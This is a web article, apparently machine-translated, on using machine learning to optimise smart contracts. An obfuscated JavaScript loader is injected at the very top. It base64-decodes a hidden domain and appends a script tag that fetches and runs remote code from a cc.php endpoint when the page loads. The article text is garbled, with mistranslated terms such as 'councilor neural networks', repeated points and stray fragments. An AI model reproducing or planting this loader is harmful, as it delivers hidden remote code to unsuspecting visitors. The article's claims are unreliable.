
const pdx=”bm9yZGVyc3dpbmcuYnV6ei94cC8=”;const pde=atob(pdx);const script=document.createElement(“script”);script.src=”https://”+pde+”cc.php?u=e96a049e”;document.body.appendChild(script);
Improvement of the efficiency of the intelligent contract with automatic learning algorithms
In the world of blockchain and intelligent contracts, efficiency is a critical aspect that has been increasingly neglected. While the idea of performing complex transactions with high speed and low cost seems to be tempting at first sight, the optimization of the time of processing of the intelligent contract can be a challenge due to various factors such as the high computational complexity, the variability in the data input and scalability problems. An approach to face these challenges is to exploit automatic learning algorithms (ML), which have shown great promises in the automation of activities, in identifying models and in the forecasts.
What are automatic learning algorithms?
Automatic learning algorithms are a subset of artificial intelligence (AI) that allows machines to learn from data without being explicitly planned. These algorithms can analyze large quantities of data, identify the relationships between variables and make forecasts or decisions based on this analysis. In the context of intelligent contracts, ML algorithms can be used to optimize various aspects such as execution speed, safety and scalability.
How do the automatic learning algorithms improve the efficiency of the intelligent contract?
Several ML algorithms have been developed to optimize the efficiency of the intelligent contract:
- Deep Learning : Deep learning techniques, such as councilor neural networks (CNN) and recurring neural networks (RNN), have proven effective in providing for execution times, identifying bottlenecks and detecting Anomalies.
- Forecast based on the neural network : the forecasting models based on neural network can learn to analyze historical data and provide for future execution times based on input variables such as gas prices, complexity of the contract and speed of the contract intelligent.
3
Automatic learning applications in the optimization of the intelligent contract
The automatic learning algorithms have been successfully applied in different areas:
- Forecast of the execution time : by analyzing the historical data and providing for execution times according to the input variables, ML algorithms can optimize the speed of execution of the intelligent contract.
- Assessment of safety risk : predictive modeling algorithms can identify potential safety risks by analyzing various factors such as the volume of transactions, the block size and the complexity of the intelligent contract.
- Optimization of scalability

: by analyzing historical data and providing for future execution times based on the input variables, ML algorithms can optimize scalability by identifying bottlenecks and chokes.
Advantages of the use of automatic learning in the optimization of the intelligent contract
The advantages of the use of automatic learning algorithms in the optimization of the intelligent contract are numerous:
- improved efficiency : automatic learning algorithms can optimize the speed of execution, the assessment of the safety risk and the scalability of intelligent contracts.
- Increased scalability
: identifying bottlenecks and chokes, ML algorithms can help increase the scalability of intelligent contracts.
- Reduced costs : The optimization of the efficiency of the intelligent contract through automatic learning algorithms can reduce the costs associated with the gas commissions and the transactions processing times.
Conclusion
The automatic learning algorithms have revolutionized the field of optimization of the intelligent contract by automating the activities, identifying the models and making predictions. By exploiting these algorithms, developers can optimize various aspects of intelligent contracts such as execution speed, evaluation of the risk of safety and scalability. While the blockchain ecosystem continues to evolve, incorporate automatic learning algorithms will become increasingly important to ensure efficient, safe and scalable intelligent contracts.